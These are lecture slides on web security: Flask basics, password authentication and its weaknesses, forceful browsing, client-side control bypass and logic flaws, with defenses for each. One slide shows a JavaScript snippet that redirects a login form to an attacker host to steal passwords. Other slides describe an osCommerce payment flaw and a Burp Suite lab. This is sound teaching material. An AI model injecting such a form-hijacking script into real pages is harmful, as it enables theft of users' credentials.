

Web Security - Server-Side Programming and Web Authentication

Stefano Calzavara


Università Ca' Foscari Venezia



Università
Ca' Foscari
Venezia

1/34

Three-Tier Architecture of Web Apps



Key technologies:

- Presentation tier: HTML, CSS and JavaScript
- Logic tier: PHP, JSP, Flask...
- Data tier: MySQL, Postgres, ...

The presentation tier (**frontend**) is handled by the client, while the logic and data tiers (**backend**) are handled by the server

Logic Tier: Flask

Flask is a minimalist framework for web application development:

- based on the Python programming language, which is used to develop the core logic of the web application
- powerful **template** system, i.e., HTML can be dynamically generated using information from the HTTP request and/or stored at server
- competitor of ASP, JSP, PHP and a lighter alternative to Django

Available through the Python package manager: `pip install flask`

Hello, World!

Toy web application in just a few lines of code:

```
from flask import Flask
app = Flask(__name__)

@app.route('/')
def hello_world():
    return '<html>Hello, World!</html>'
```

A **route** allows one to bind a Python function (**view**) to a specific path on the server, e.g., the root.

Running the App

On Linux, you can run the following command to run the web app:

```
export FLASK_APP=hello.py; flask run
```

This will run a web server listening on port 5000, which you can access by visiting the following URL:

```
http://127.0.0.1:5000/
```

The browser will greet you as the result of the execution of the view bound to the route on the root path.

Templates

Of course, you do not want to craft complex HTML pages by embedding strings in your Python code!

Flask supports a **template system** inherited from Jinja:

- a template is a HTML document extended with a special syntax, which allows one to pass information from Flask to the HTML
- this information is used to **dynamically** generate HTML content at the server before passing it to the client
- useful to personalize the HTML content based on user input and/or the result of a server-side computation

DEMO TIME!

Examples: `link.py` and `login_wrong.py`

Web Sessions

Since HTTP is a stateless protocol, state information must be managed at the web application layer.


State information is pervasively used to:

- implement user **authentication**
- keep track of operations involving multiple steps, e.g., e-commerce websites where the cart must be populated before checkout
- store user preferences and settings for future accesses
- ... and much more

A lot of implementation freedom, which opens the way to vulnerabilities!

Legacy Solution: HTTP Basic Authentication

Key idea: a simple protocol that allows the server to request username and password before granting access to sensitive resources. Credentials are **Base64-encoded** by the client before communication.




Problems with HTTP Basic Authentication

HTTP Basic Authentication is virtually unused for multiple reasons:

- Clients must cache the credentials to avoid constantly prompting the user and caching policies are inconsistent across browsers
- **Credentials are frequently sent over the network:** a successful attack may reveal the Base64-encoded password, which can be decoded and may be possibly reused on other services
- **No support for logout:** there exist workarounds for this, but they operate inconsistently
- The authentication process is handled by the web server, not by the web application: this makes the user interface rough and unpleasant

Standard De Facto: Cookie-Based Sessions



DEMO TIME!

Example: `login_fixed.py`

Password-Based Authentication

Although popular, password-based authentication suffers from many potential security issues:

- **Online brute-forcing:** an attacker may try to guess valid passwords by actively enumerating them until a successful login
- **Offline brute-forcing:** an attacker may try to reconstruct valid passwords after getting access to a database of hashed passwords
- **Weak authentication:** passwords are weak factors of authentication, because anyone knowing a valid password may get access to the web application and impersonate the victim

Mitigating Online Brute-Forcing

Rate limiting: restrict the number of possible login attempts within a given time window, e.g., per account or based on the IP address of the requesting client.

Account locking: prevent further login attempts without even checking credentials after a number of failures. Account locking should be soft, e.g., 30-minutes block, rather than hard, e.g., requiring the account owner to take actions to reactivate their account.

Error messages: when a login fails, do not communicate which piece of the submitted credentials has caused a problem, e.g., do not report whether the account does not exist or the password is wrong.

Offline Brute-Forcing

Passwords should not be saved in clear at the server-side, otherwise any data breach may allow the attacker to just read passwords:

- The server stores just a **hash** of the password, i.e., a non-invertible transformation of the password (e.g., MD5 or SHA-256)
- When a password is submitted, the server computes its hash and checks it against the stored hash: access is granted if and only if the two hashes coincide

Still, determined attackers may be able to reconstruct hashed passwords:

- The attacker may actively compute hashes of common passwords
- The attacker may have access to a pre-computed list of common passwords along with their hash, e.g., using a **rainbow table**

Mitigating Offline Brute-Forcing

Password policies: require a minimal password length (12 - 16 characters) and a minimal password complexity (uppercase, lowercase, symbols, numbers...) to enforce the use of non-common passwords.

Secure hashing: the password hashing implementation is very important:

- Use a slow, deliberately inefficient, iterated hash function like bcrypt, Argon2 or PBKDF2: this makes it difficult to generate hashes of common passwords at scale.
- Hash each password along with a different salt: this makes rainbow tables useless, because the inclusion of the salt completely changes password hashes.

Strengthening Password-Based Authentication

Passwords are weak factors of authentication, because they are easily stolen and often reused. Data breaches enable **credential stuffing** attacks, where the attacker abuses public lists of leaked credentials to exploit password reuse on different services.

Multi-factor authentication: using a second factor of authentication such as an OTP can significantly increase authentication security.

Intrusion detection: fingerprint the client and request confirmation in case of unexpected logs, e.g., by sending a verification code by email.

CAPTCHAs: prevent automated login attempts to mitigate the dangers of large-scale attacks like credential stuffing.

Use HTTPS for Password Exchange


Passwords should always be sent over encrypted channels!

```
<form action="https://www.example.com/login.php">  
  <input type="text" name="user">  
  <input type="password" name="pwd">  
  <button type="submit">Login</button>  
</form>
```

Alert!

The form itself must be included in an HTTPS page, otherwise a network attacker can just change the action of the form to hijack the password or inject a script which exfiltrates the password from the page!

Use HTTPS... For Real!



HTML pages can be further structured in sub-documents, called **frames**:

- loading login forms from external providers inside frames is common, e.g., for Single Sign-On (SSO)
- many SSO providers are reliable and normally operate on HTTPS
- but if the page loading the frame is not sent over HTTPS itself, then the attacker can downgrade the frame to HTTP!

Protecting Password Exchange

Even if login occurs over HTTPS, credentials may still be disclosed to unauthorized parties:

- If credentials are transmitted in the query string of a GET request, rather than in the body of a POST request, these are liable to be logged in various places, e.g., the web server logs.
- Credentials should never be saved in cookies. Cookies may be over-shared, e.g., through the Domain attribute, or accidentally leaked to the attacker.
- Encrypting cookies does not help, because an attacker with access to cookies can still replay them and therefore log in as a user without actually knowing their credentials.

Mind Your Scripts

Scripts can steal passwords or rewrite form actions!

```
var form = document.getElementById("login-form");  
if (form) {  
    form.action = "https://www.attacker.com/steal.php";  
}
```

Alert!

Never include external JavaScript on login pages, unless you are fine with putting a lot of trust in the script provider!

Password Change

A password change facility should always be implemented:

- Users may desire to improve their password strength or change password after a suspected leak
- Asking for periodic password changes is now advised against: NIST guidelines suggest dropping mandatory expiration, unless there's clear evidence of a data breach
- The password change functionality should only be accessible after authentication and only apply to the current account
- Users should always be required to reenter their existing password and prompt for the new password twice
- Users should be notified out-of-band (e.g., by email) when their password has been changed

Account Recovery

Account recovery is often necessary due to forgotten passwords:

- In the most security-critical applications, e.g., e-banking, account recovery should be handled out-of-band
- For most applications, allow users to regain control of accounts by sending an email including a unique, time-limited, unguessable, single-use recovery URL
- Visiting the URL allows the user to set a new password. After this has been done, a second e-mail should be sent, indicating that a password change was made

Access Control Vulnerabilities

Upon login, the user is authenticated. Afterwards, authenticated accesses should implement appropriate **authorization** checks:

- Recall that authentication checks must be correctly enforced: think about the `login_wrong.py` example
- Generalizing over this example, observe that attackers do not necessarily navigate web applications using links: they can **force** their way into unexpected parts of the web app
- Access control vulnerabilities can go beyond the web application logic, e.g., when the web server is incorrectly configured: an example of this vulnerability is called **directory listing**

Forceful Browsing

Malicious users can manually access the URL of a page which is not directly navigable from their UI: this is known as **forceful browsing**.

Example (Unprotected Functionality)

Though the admin area at `admin.php` is normally accessed via a link served only to admins, it can be directly requested via the address bar.

Example (Insecure Direct Object References)

A user clicks on a link to download the file `report-62715.zip` from `https://www.e-health.com`. The user could try to enumerate all the codes occurring in the filename and download other reports!

Forceful Browsing: Impact

Forceful browsing bypasses access control, leading to **privilege escalation**:







- 1 **vertical**: the attacker gets access to data or functionality of users with a more powerful role, e.g., administrators
- 2 **horizontal**: the attacker gets access to data or functionality of users with the same role, but different identity, e.g., another customer
- 3 **context-dependent**: the attacker accesses data and functionality that should only be available in a web application state different from the current one, e.g., bypassing intended security checks

Also used to sniff server-side resources, like private files and source code.

Forceful Browsing: Directory Listing

A **directory listing** vulnerability happens when the web server allows direct access to server filesystem directories through the web browser, rather than hiding the directory structure and displaying only files that have been explicitly indexed for public access.

Index of /~calzavara/papers

Name	Last modified	Size	Description
<hr/>			
 Parent Directory		-	
 asiaccs21.pdf	2021-03-11 09:48	1.2M	
 ccs16.pdf	2016-08-01 10:23	280K	
 ccs23.pdf	2023-05-26 11:17	1.2M	
 ccs23b.pdf	2023-09-08 14:34	776K	
 cikm19.pdf	2019-09-13 08:30	725K	

Forceful Browsing: Defenses

How to defend against forceful browsing?

- 1 adopt **unpredictable** identifiers: this is a useful mitigation, but does not solve the problem (brute-force or unintended leak)
- 2 configure the web server to **disallow requests** for unauthorized file types, e.g., using `.htaccess` in Apache
- 3 ensure that every security-sensitive request is both **authenticated** and **authorized** by appropriate server-side logic

The last solution might require keeping track of session history to avoid context-dependent access control issues.

Bypassing Client-Side Controls

Information coming from the client should not be trusted, since malicious or compromised clients can **tamper** with HTTP parameters.

Example

An e-commerce site might refer to products by means of hidden fields:
`<input type="hidden" id="1008" name="cost" value="70.00">`,
which might allow the attacker to change the cost of products!

Client-side input validation is just a convenience for **honest users**:

- sensitive information should be stored on the server, not in the DOM
- implementing client-side checks is fine to spare HTTP requests, but authorization decisions should only be based on server-side checks

Bypassing Client-Side Controls

Be particularly careful of forms offering a **limited number** of choices:

- the available choices are normally defined using HTML, i.e., using appropriate form elements
- however, choices are communicated to the server by means of HTTP parameters, e.g., in the query string, which can be tampered with
- implement appropriate server-side checks to ensure that the backend is only willing to accept well-formed requests

Similar caveats apply when creating passwords: checking their strength at the client, e.g., using JavaScript, is insufficient to protect users!

Logic Flaws


A wide class of vulnerabilities where the attacker leverages an insufficient validation of the **intended business process** to elicit malicious behavior:

- difficult to detect automatically: require human understanding of the web application semantics
- generally the result of failing to anticipate unusual application states

Common examples of logic flaws:

- **excessive trust in client-side controls**: JavaScript cannot be trusted, because it can be deactivated or tampered with
- **failing to handle unconventional input**: incorrectly assume that HTTP requests will be well-formed
- **making flawed assumptions about user behavior**: incorrectly assume that the user follows the intended workflow

Logic Flaws: Shop for Free



Shopping for free with osCommerce 2.3.1 [1]

- the order is placed at store B, but the payment is made to store A
- just replace acc_A with your own account to enjoy free shopping...

Demo: Looking for Access Control Vulnerabilities

We now show how **Burp Suite** can be used to look for access control vulnerabilities in web applications.

Steps to solve the challenge:

- 1 Start Burp Suite Community Edition
- 2 Access the lab and inspect the HTTP traffic using the HTTP history feature to get familiarity with the web application
- 3 Figure out the URL of the administration panel
- 4 Play with Burp Repeater to identify how to modify the traffic to get admin access to the web application
- 5 Activate Intercept mode and modify requests on the fly to eventually solve the lab

References



Giancarlo Pellegrino and Davide Balzarotti.

Toward black-box detection of logic flaws in web applications.

In 21st Annual Network and Distributed System Security Symposium, NDSS 2014, San Diego, California, USA, February 23-26, 2014. The Internet Society, 2014.